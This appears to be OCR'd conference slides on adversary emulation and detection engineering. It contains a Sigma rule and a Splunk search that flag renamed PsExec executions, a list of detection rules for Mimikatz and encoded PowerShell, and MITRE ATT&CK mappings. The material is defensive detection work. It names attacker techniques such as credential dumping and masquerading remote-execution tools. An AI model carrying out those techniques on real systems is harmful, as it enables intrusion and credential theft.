
Sigma

Generic Signature Format for SIEM Systems



26 lines (26 sloc) | 854 Bytes

```yaml
title: Renamed PsExec
id: a7a7e0e5-1d57-49df-9c58-9fe5bc0346a2
status: experimental
description: Detects the execution of a renamed PsExec often used by attackers or malware
references:
    - https://www.trendmicro.com/vinfo/hk-en/security/news/cybercrime-and-digital-threats
author: Florian Roth
date: 2019/05/21
tags:
    - car.2013-05-009
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        Description: 'Execute processes remotely'
        Product: 'Sysinternals PsExec'
    filter:
        Image:
            - '*\PsExec.exe'
            - '*\PsExec64.exe'
    condition: selection and not filter
falsepositives:
    - Software that illegaly integrates PsExec in a renamed form
    - Administrators that have renamed PsExec and no one knows why
level: high
```



Narrative

The searches contained in this analytic story are all detection searches that were built as part of the exercises and can be modified to suit organization's Enterprise Security deployments. Many exercises are inspired by SIGMA detection searches. The SIGMA project is hosted here: https://github.com/Neo23x0/sigma. Additional correlation searches are inspired by content found in Splunk Enterprise Security Content Update and other organic efforts.

References

- https://github.com/Neo23x0/sigma
- https://www.eideon.com/2017-09-09-THL01-Mimikatz/
- https://splunkbase.splunk.com/app/3449/

MITRE ATT&CK TACTICS

Command and Control · Credential Access · Privilege Escalation · Persistence · Execution · Defense Evasion

MITRE ATT&CK TECHNIQUES

Uncommonly Used Port · Credential Dumping · Scheduled Task · Masquerading · PowerShell

TECHNOLOGIES

Splunk Stream · Fortinet Firewall · Microsoft Sysmon · Carbon Black

Detection

- Threat - Network Traffic Communications...
- Endpoint - ntdsutil.exe Invocation - Rule
- Endpoint - Scheduled Task Creation - Rule
- Endpoint - Mimikatz Detection LSASS Ac...
- Endpoint - Indicator of mimikatz Activity ...
- Endpoint - Execution of a renamed psex...
- Endpoint - Malicious PowerShell Encode...

Endpoint - Execution of a renamed psexec.exe to avoid detection - Rule

Description

SIGMA detection: https://github.com/Neo23x0/sigma/blob/master/rules/windows/sysmon/sysmon_renamed_psexec.yml

Explanation

Detects the execution of a renamed PsExec often used by attackers or malware. SIGMA detection: https://github.com/Neo23x0/sigma/blob/master/rules/windows/sysmon/sysmon_renamed_psexec.yml

Search

```
sourcetype=xmlwineventlog:microsoft-windows-sysmon/operational Product="Sysinternals
    PsExec" Description="Execute processes remotely" NOT (Image="*\PsExec.exe" OR Image
    ="*\PsExec64.exe")
| table dest parent_process parent_process_exec parent_process_id parent_process_guid
    parent_process_name parent_process_path process process_current_directory
    process_exec process_hash process_guid process_id process_integrity_level
    process_name process_path user vendor_product | eval techID="T1036" | lookup
    mitre_attack ID as techID OUTPUT Tactic Technique Description
```

More Robust Detections


Compound detections based on TTPs

Risk based perspective where atomic activities add up over time

Determine what is normal and let me know when things stop being normal

Tips to create your own adversary

- Perfection Is Unobtainable
  - At some point, diminishing returns
- Identify the key goals you want to exercise
  - Techniques come along
- Leverage your threat intelligence
  - Open source is a fine fall back
  - Make sure your adversary fits you
- Focus on the upper end of the pyramid




Source: David J. Bianco, personal blog

- No Cobalt Strike
- Won’t always have access to every tool
- It really didn’t impact our overall scenario?

- Find a workaround
- Stay focused on your goals
- Defensive side visibility

Final Thoughts

- Testing individual techniques is good but techniques in concert with associated techniques is better!
- Leverage a common taxonomy
- Know who your adversary is
- Don’t try to be perfect
- Identify gaps in your data and improve visibility
- Develop better detections



Thank You!

John Stoner

@stonerpsu